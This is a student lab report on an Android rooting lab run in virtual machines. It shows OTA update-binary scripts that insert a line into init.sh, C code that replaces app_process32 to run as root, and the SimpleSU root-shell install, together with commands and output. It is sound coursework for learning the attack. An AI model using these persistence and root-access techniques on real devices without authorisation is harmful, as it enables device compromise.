Lab 12: Android Device Rooting Attack

Aastha Yadav (ayadav02@syr.edu)
SUID: 831570679

Task 1: Build a simple OTA package

```
MobiSEEDUbuntu: ~
seed@MobiSEEDUbuntu:~$ mkdir -p task1/META-INF/com/google/android
seed@MobiSEEDUbuntu:~$ mkdir -p task2/META-INF/com/google/android
seed@MobiSEEDUbuntu:~$ mkdir -p task3/META-INF/com/google/android
seed@MobiSEEDUbuntu:~$ cd task1/META-INF?com/google/android
bash: cd: task1/META-INF?com/google/android: No such file or directory
seed@MobiSEEDUbuntu:~$ cd task1/META-INF/com/google/android
seed@MobiSEEDUbuntu:~/task1/META-INF/com/google/android$ ls
seed@MobiSEEDUbuntu:~/task1/META-INF/com/google/android$ ls
seed@MobiSEEDUbuntu:~/task1/META-INF/com/google/android$ gedit dummy.sh
seed@MobiSEEDUbuntu:~/task1/META-INF/com/google/android$ gedit update-binary
seed@MobiSEEDUbuntu:~/task1/META-INF/com/google/android$ chmod a+x upda
te-binary
seed@MobiSEEDUbuntu:~/task1/META-INF/com/google/android$ cd
seed@MobiSEEDUbuntu:~$ zip -r task1.zip task1/
  adding: task1/ (stored 0%)
  adding: task1/META-INF/ (stored 0%)
  adding: task1/META-INF/com/ (stored 0%)
  adding: task1/META-INF/com/google/ (stored 0%)
  adding: task1/META-INF/com/google/android/ (stored 0%)
  adding: task1/META-INF/com/google/android/dummy.sh (stored 0%)
  adding: task1/META-INF/com/google/android/update-binary (deflated 44%
)
seed@MobiSEEDUbuntu:~$  scp task1.zip seed@10.0.2.4:/tmp
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ECDSA key fingerprint is dc:78:b5:fc:f5:8d:4a:d1:33:5a:ae:03:dd:b3:8a:3
1.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.4' (ECDSA) to the list of known host
s.
seed@10.0.2.4's password:
task1.zip                         100% 1406     1.4KB/s   00:00
seed@MobiSEEDUbuntu:~$
```

Figure 1

Observation: The above screenshot shows that we have created the required folder structure so that we add the update binary file in the required android folder. We create a dummy file in the android folder. We give the update-binary file executable permissions. We then create a zip file of the entire package.

```
seed@MobiSEEDUbuntu:~/task1/META-INF/com/google/android$ cat dummy.sh
echo hello > /system/testfile
seed@MobiSEEDUbuntu:~/task1/META-INF/com/google/android$ cat update-binary
cp dummy.sh /android/system/xbin
chmod a+x /android/system/xbin/dummy.sh
sed -i "/return 0/i/system/xbin/dummy.sh" /android/system/etc/init.sh
seed@MobiSEEDUbuntu:~/task1/META-INF/com/google/android$
```

Figure 2

Observation: The above screenshot gives us the contents of dummy.sh and update-binary.

```
Ubuntu 15.10 recovery tty1

recovery login: seed
Password:
Last login: Mon Nov 27 15:28:23 EST 2017 on tty1
seed@recovery:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:67:25:aa
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe67:25aa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3700 (3.7 KB)  TX bytes:1392 (1.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:160 errors:0 dropped:0 overruns:0 frame:0
          TX packets:160 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:11840 (11.8 KB)  TX bytes:11840 (11.8 KB)

seed@recovery:~$ _
```

Figure 3

Observation: We login into recovery OS of Android and find the IP address.

```
seed@MobiSEEDUbuntu: ~
seed@MobiSEEDUbuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0d:77:da
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0d:77da/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:43832 errors:0 dropped:0 overruns:0 frame:0
          TX packets:45990 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40110163 (40.1 MB)  TX bytes:16868157 (16.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:6955351 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6955351 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:355210904 (355.2 MB)  TX bytes:355210904 (355.2 MB)

seed@MobiSEEDUbuntu:~$
```

Figure 4

Observation: We find the IP address of the MobiSEED Ubuntu.

```
seed@MobiSEEDUbuntu:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.562 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.625 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.693 ms
^C
--- 10.0.2.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.562/0.626/0.693/0.060 ms
seed@MobiSEEDUbuntu:~$
```

Figure 5

Observation: We find if there is a connection to Android VM using ping command and there seems to be successful connection.

```
seed@MobiSEEDUbuntu:~$  scp task1.zip seed@10.0.2.4:/tmp
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ECDSA key fingerprint is dc:78:b5:fc:f5:8d:4a:d1:33:5a:ae:03:dd:b3:8a:3
1.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.4' (ECDSA) to the list of known host
s.
seed@10.0.2.4's password:
task1.zip                               100% 1406     1.4KB/s   00:00
seed@MobiSEEDUbuntu:~$
```

Figure 6

Observation: We send the zip package from the MobiSEED VM to the recovery OS and place it into the /tmp folder of the recovery OS.

```
seed@recovery:/tmp$ unzip task1.zip
Archive:  task1.zip
   creating: task1/
   creating: task1/META-INF/
   creating: task1/META-INF/com/
   creating: task1/META-INF/com/google/
   creating: task1/META-INF/com/google/android/
 extracting: task1/META-INF/com/google/android/dummy.sh
  inflating: task1/META-INF/com/google/android/update-binary
seed@recovery:/tmp$ cd task1/META-INF/com/google/android
seed@recovery:/tmp/task1/META-INF/com/google/android$ ls -l
total 8
-rw-rw-r-- 1 seed seed  30 Nov 27 15:18 dummy.sh
-rwxrwxr-x 1 seed seed 143 Nov 27 15:22 update-binary
seed@recovery:/tmp/task1/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task1/META-INF/com/google/android$ _
```

Figure 7

Observation: We unzip the package in the recovery OS and run the update-binary script.

Figure 8

Observation: We login into Android VM and see the contents of /system folder and find that out attack is successful with testfile being created in the folder.



Figure 9

Observation: We can see the file is being created on the Android VM.

Explanation: We create the OTA package and export the OTA package to the recovery OS. The update-binary file does automatically whatever we are supposed to do so that the attack is successful. The update-binary file first copies the dummy file from the unzipped folder to the system/xbin folder. It then gives executable permission to the dummy file. We then place a line of code in the init folder such that the dummy file is executed when init file is executing. The init file starts the bootup process and is the first process to be called when the system starts. So this runs with root privileges. Now that this is running with root privileges, this will create a file called dummy in the /system folder. In a normal situation, we cannot create a file in the system folder with normal privileges. After sending the package, we unzip the package and run the update-binary file which does the above tasks and attack is successful. We can verify it by restarting the recovery OS and logging into Android VM to find the file in /system folder.

Task2: Inject code via app_process

Figure 10

Observation: The above screenshot shows the contents of system folder before the attack.

my_app_process.c

```c
# include <stdio.h>
# include <stdlib.h>
# include <unistd.h>

extern char ** environ;

int main(int argc, char ** argv) {
 // Write the dummy file
 FILE * f = fopen("/system/dummy2", "w");
 if (f == NULL) {
    printf("Permission Denied.\n");
    exit(EXIT_FAILURE);
 }
 fclose(f);

 // Launch the original binary
 char * cmd = "/system/bin/app_process_original";
 execve(cmd, argv, environ);

 // execve () returns only if it fails
 return EXIT_FAILURE;
}
```

Figure 11

Android.mk

```make
LOCAL_PATH := $(call my-dir)
include $(CLEAR_VARS)
LOCAL_MODULE := my_app_process
LOCAL_SRC_FILES := my_app_process.c
include $(BUILD_EXECUTABLE)
```

Figure 12

Application.mk

```
APP_ABI :=x86
APP_PLATFORM := android-21
APP_STL := stlport_static
APP_BUILD_SCRIPT := Android.mk
```

Figure 13

compile.sh

```
export NDK_PROJECT_PATH=.
ndk-build NDK_APPLICATION_MK=./Application.mk
```

Figure 14

Observation: From the above screenshots, we can get the contents of my_app_process.c, Android.mk, Application.mk and compile.sh.

```
seed@MobiSEEDUbuntu:~/task2_code$ gedit app_process.c
seed@MobiSEEDUbuntu:~/task2_code$ chmod a+x compile.sh
chmod: cannot access ‘compile.sh’: No such file or directory
seed@MobiSEEDUbuntu:~/task2_code$ gedit app_process.c
seed@MobiSEEDUbuntu:~/task2_code$ gedit Android.mk
seed@MobiSEEDUbuntu:~/task2_code$ gedit Application.mk
seed@MobiSEEDUbuntu:~/task2_code$ gedit compile.sh
seed@MobiSEEDUbuntu:~/task2_code$ chmod a+x compile.sh
seed@MobiSEEDUbuntu:~/task2_code$ ls -l
total 16
-rw-rw-r-- 1 seed seed 146 Dec  4 02:07 Android.mk
-rw-rw-r-- 1 seed seed  98 Dec  4 02:09 Application.mk
-rw-rw-r-- 1 seed seed 461 Dec  4 02:04 app_process.c
-rwxrwxr-x 1 seed seed  72 Dec  4 02:09 compile.sh
seed@MobiSEEDUbuntu:~/task2_code$
```

Figure 15

```
seed@MobiSEEDUbuntu:~/task2_code$ gedit my_app_process.c
seed@MobiSEEDUbuntu:~/task2_code$ gedit Android.mk

(gedit:5343): Gtk-WARNING **: GtkScrolledWindow 0xc07880 is mapped but visible child GtkScrollbar 0xc10b60 is not mapped

(gedit:5343): Gtk-WARNING **: GtkScrolledWindow 0xc07880 is mapped but visible child GtkScrollbar 0xc10d60 is not mapped

(gedit:5343): Gtk-WARNING **: GtkScrolledWindow 0xc07880 is mapped but visible child GtkScrollbar 0xc10b60 is not mapped

(gedit:5343): Gtk-WARNING **: GtkScrolledWindow 0xc07880 is mapped but visible child GtkScrollbar 0xc10d60 is not mapped
seed@MobiSEEDUbuntu:~/task2_code$ gedit Application.mk
seed@MobiSEEDUbuntu:~/task2_code$ gedit compile.sh
seed@MobiSEEDUbuntu:~/task2_code$ chmod a+x compile.sh
seed@MobiSEEDUbuntu:~/task2_code$ ls -l
total 20
-rw-rw-r-- 1 seed seed 146 Dec  4 02:07 Android.mk
-rw-rw-r-- 1 seed seed  98 Dec  4 02:09 Application.mk
-rw-rw-r-- 1 seed seed 461 Dec  4 02:04 app_process.c
-rwxrwxr-x 1 seed seed  72 Dec  4 02:09 compile.sh
-rw-rw-r-- 1 seed seed 462 Dec  4 02:24 my_app_process.c
seed@MobiSEEDUbuntu:~/task2_code$ ./compile.sh
[x86] Compile        : my_app_process <= my_app_process.c
[x86] Executable     : my_app_process
[x86] Install        : my_app_process => libs/x86/my_app_process
seed@MobiSEEDUbuntu:~/task2_code$ ls -l
total 28
-rw-rw-r-- 1 seed seed  146 Dec  4 02:07 Android.mk
-rw-rw-r-- 1 seed seed   98 Dec  4 02:09 Application.mk
-rw-rw-r-- 1 seed seed  461 Dec  4 02:04 app_process.c
-rwxrwxr-x 1 seed seed   72 Dec  4 02:09 compile.sh
drwxrwxr-x 3 seed seed 4096 Dec  4 02:26 libs
-rw-rw-r-- 1 seed seed  462 Dec  4 02:24 my_app_process.c
drwxrwxr-x 3 seed seed 4096 Dec  4 02:26 obj
seed@MobiSEEDUbuntu:~/task2_code$ cd libs
seed@MobiSEEDUbuntu:~/task2_code/libs$ ls
x86
```

Figure 16

Observation: From the above screenshots, we create the app_process.c file and give executable permissions to compile.sh file.

```
seed@MobiSEEDUbuntu:~/task2_code/libs$ cd x86
seed@MobiSEEDUbuntu:~/task2_code/libs/x86$ ls
my_app_process
```

Figure 17

```
seed@MobiSEEDUbuntu:~/task2_code$ mv libs/x86/my_app_process /home/seed/task2/META-INF/com/google/android
seed@MobiSEEDUbuntu:~/task2_code$ cd ..
seed@MobiSEEDUbuntu:~$  zip -r task2.zip task2/
  adding: task2/ (stored 0%)
  adding: task2/META-INF/ (stored 0%)
  adding: task2/META-INF/com/ (stored 0%)
  adding: task2/META-INF/com/google/ (stored 0%)
  adding: task2/META-INF/com/google/android/ (stored 0%)
  adding: task2/META-INF/com/google/android/update-binary (deflated 57%)
  adding: task2/META-INF/com/google/android/my_app_process (deflated 70%)
seed@MobiSEEDUbuntu:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.363 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.693 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.676 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.651 ms
scp task2.zip seed@10.0.2.10:/tmp64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.668 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.817 ms
64 bytes from 10.0.2.4: icmp_seq=7 ttl=64 time=0.669 ms
64 bytes from 10.0.2.4: icmp_seq=8 ttl=64 time=0.700 ms
^C
--- 10.0.2.4 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7000ms
rtt min/avg/max/mdev = 0.363/0.654/0.817/0.123 ms
seed@MobiSEEDUbuntu:~$ scp task2.zip seed@10.0.2.4:/tmp
seed@10.0.2.4's password:
task2.zip                                                                   100% 3008     2.9KB/s   00:00
```

Figure 18

Observation: We run the compile.sh file so that my_app_process file is created in x86 folder and we place it in the android folder. This enture pacakage is then zipped.

```
update-binary
mv /android/system/bin/app_process32 /android/system/bin/app_process_original
cp my_app_process /android/system/bin/app_process32
chmod a+x /android/system/bin/app_process32
```

Figure 19

Observation: We can observe the contents of update-binary from the above screenshot.

```
Ubuntu 15.10 recovery tty1

recovery login: seed
Password:
Last login: Mon Dec  4 01:27:46 EST 2017 on tty1
Welcome to Ubuntu 15.10 (GNU/Linux 4.2.0-34-generic i686)

 * Documentation:  https://help.ubuntu.com/
seed@recovery:~$ cd /tmp
seed@recovery:/tmp$ unzip task2.zip
Archive:  task2.zip
   creating: task2/
   creating: task2/META-INF/
   creating: task2/META-INF/com/
   creating: task2/META-INF/com/google/
   creating: task2/META-INF/com/google/android/
  inflating: task2/META-INF/com/google/android/update-binary
  inflating: task2/META-INF/com/google/android/my_app_process
seed@recovery:/tmp$ cd task2/META-INF/com/google/android
seed@recovery:/tmp/task2/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task2/META-INF/com/google/android$ _
```

Figure 20

Observation: We extract the package in the recovery OS and run the update-binary script.



Figure 21

Observation: The above screenshot shows that dummy2 file is created in system folder and our attack is successful.

Explanation: When Android starts, it always runs a program called my_app_process after init using root privilege. So this my_app_process starts the zygote daemon whose work is to start applications and this is the parent of all app processes. So we modify the my_app_process and it will launch something of our choice along with launching the zygote process. So we create the OTA package by creating the update-binary in the required folder hierarchy. The update-binary file will rename the app_process32 file into something else say my_app_process_original and then move the file we created into the desired location, give it executable permission, and then replace this as the new app_process32. The file we created is compiled in such a way that it can run on any system. The app_process32 we created will internally call the original app_process32 now called as app_process_original. When we run the update-binary script, the attack is successful as seen above and the dummy2 file is created in the system folder with root permission.

Task 3: Implement SimpleSU for Getting Root Shell



Figure 22

Observation: The above screenshot shows that there is no mysu file in the system/xbin directory.

```
update-binary ×
cp mysu /android/system/xbin
cp mydaemon /android/system/xbin
sed -i "/return 0/i /system/xbin/mydaemon" /android/system/etc/init.sh
```

Figure 23

Observation: We can observe the contents of update-binary from the above screenshot.

```
seed@MobiSEEDUbuntu:~$ mkdir task3_code
seed@MobiSEEDUbuntu:~$ cd task3_code
seed@MobiSEEDUbuntu:~/task3_code$ cd
seed@MobiSEEDUbuntu:~$ cd Downloads
seed@MobiSEEDUbuntu:~/Downloads$ ls
RepackagingLab  RepackagingLab.apk  SimpleSU.zip
seed@MobiSEEDUbuntu:~/Downloads$ unzip SimpleSU.zip
Archive:  SimpleSU.zip
   creating: SimpleSU/
  inflating: SimpleSU/compile_all.sh
   creating: SimpleSU/mysu/
  inflating: SimpleSU/mysu/compile.sh
  inflating: SimpleSU/mysu/Application.mk
  inflating: SimpleSU/mysu/Android.mk
  inflating: SimpleSU/mysu/mysu.c
  inflating: SimpleSU/mysu/mysu.c~
  inflating: SimpleSU/server_loc.h
   creating: SimpleSU/socket_util/
  inflating: SimpleSU/socket_util/socket_util.c
  inflating: SimpleSU/socket_util/socket_util.h
   creating: SimpleSU/mydaemon/
  inflating: SimpleSU/mydaemon/compile.sh
  inflating: SimpleSU/mydaemon/mydaemonsu.c
  inflating: SimpleSU/mydaemon/mydaemonsu.c~
  inflating: SimpleSU/mydaemon/Application.mk
  inflating: SimpleSU/mydaemon/Android.mk
seed@MobiSEEDUbuntu:~/Downloads$ cd SimpleSU/
seed@MobiSEEDUbuntu:~/Downloads/SimpleSU$ bash compile_all.sh
/////////Build Start//////////
[x86] Compile        : mydaemon <= mydaemonsu.c
[x86] Compile        : mydaemon <= socket_util.c
[x86] Executable     : mydaemon
[x86] Install        : mydaemon => libs/x86/mydaemon
[x86] Compile        : mysu <= mysu.c
[x86] Compile        : mysu <= socket_util.c
[x86] Executable     : mysu
```

Figure 24

Observation: We unzip the SimpleSU package. We then give executable permissions to compile_all.sh file and run the file.

```
/////////Build End///////////
seed@MobiSEEDUbuntu:~/Downloads/SimpleSU$ cd
seed@MobiSEEDUbuntu:~$ cd task3_code
seed@MobiSEEDUbuntu:~/task3_code$ cd
seed@MobiSEEDUbuntu:~$ cd task3
seed@MobiSEEDUbuntu:~/task3$ mkdir x86
seed@MobiSEEDUbuntu:~/task3$ ls -l
total 8
drwxrwxr-x 3 seed seed 4096 Nov 27 15:08 META-INF
drwxrwxr-x 2 seed seed 4096 Dec  4 04:29 x86
```

```
seed@MobiSEEDUbuntu:~$ cp  Downloads/SimpleSU/mydaemon/libs/x86/mydaemon task3/x86
seed@MobiSEEDUbuntu:~$ cp  Downloads/SimpleSU/mysu/libs/x86/mysu task3/x86
seed@MobiSEEDUbuntu:~$ cd task3/META-INF/com/google/android
seed@MobiSEEDUbuntu:~/task3/META-INF/com/google/android$ gedit update-binary
seed@MobiSEEDUbuntu:~/task3/META-INF/com/google/android$ chmod a+x update-binary
seed@MobiSEEDUbuntu:~/task3/META-INF/com/google/android$ ls -l
total 4
-rwxrwxr-x 1 seed seed 133 Dec  4 04:40 update-binary
seed@MobiSEEDUbuntu:~/task3/META-INF/com/google/android$ gedit update-binary
seed@MobiSEEDUbuntu:~/task3/META-INF/com/google/android$ chmod a+x update-binary
seed@MobiSEEDUbuntu:~/task3/META-INF/com/google/android$ ls -l
total 8
-rwxrwxr-x 1 seed seed 155 Dec  4 04:46 update-binary
-rwxrwxr-x 1 seed seed 133 Dec  4 04:40 update-binary~
```

Figure 25

Observation: The appropriate folder structure is created and the update-binary file is created. We assign executable permissions to the file. The screenshot also shows the contents of update-binary file.

```
seed@MobiSEEDUbuntu:~$  zip -r task3.zip task3/
  adding: task3/ (stored 0%)
  adding: task3/x86/ (stored 0%)
  adding: task3/x86/mysu (deflated 67%)
  adding: task3/x86/mydaemon (deflated 61%)
  adding: task3/META-INF/ (stored 0%)
  adding: task3/META-INF/com/ (stored 0%)
  adding: task3/META-INF/com/google/ (stored 0%)
  adding: task3/META-INF/com/google/android/ (stored 0%)
  adding: task3/META-INF/com/google/android/update-binary~ (deflated 41%)
  adding: task3/META-INF/com/google/android/update-binary (deflated 45%)
seed@MobiSEEDUbuntu:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.778 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.401 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.366 ms
^C
--- 10.0.2.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.366/0.515/0.778/0.186 ms
```

Figure 26

Observation: We zip the package and check to see if a connection to the Android VM exists and then if it is successful, we send the zip file to the recovery OS.


```
recovery login: root
Password:
Last login: Thu Mar 31 13:21:45 EDT 2016 on tty1
root@recovery:~# cd /tmp
root@recovery:/tmp# ls
myOTA3.zip
systemd-private-0c1d2aeea3d74e288168ca9bbd12fb26-systemd-timesyncd.service-jWy2I
K
root@recovery:/tmp# unzip myOTA3.zip
Archive:  myOTA3.zip
   creating: myOTA3/
   creating: myOTA3/META-INF/
   creating: myOTA3/META-INF/com/
   creating: myOTA3/META-INF/com/google/
   creating: myOTA3/META-INF/com/google/android/
  inflating: myOTA3/META-INF/com/google/android/update-binary~
  inflating: myOTA3/META-INF/com/google/android/mysu
  inflating: myOTA3/META-INF/com/google/android/update-binary
  inflating: myOTA3/META-INF/com/google/android/mydaemon
root@recovery:/tmp# cd myOTA3/META-INF/com/google/android
root@recovery:/tmp/myOTA3/META-INF/com/google/android# ./update-binary_
```


Figure 27

Observation: We login into the recovery OS and extract the package and then run the update-binary script.

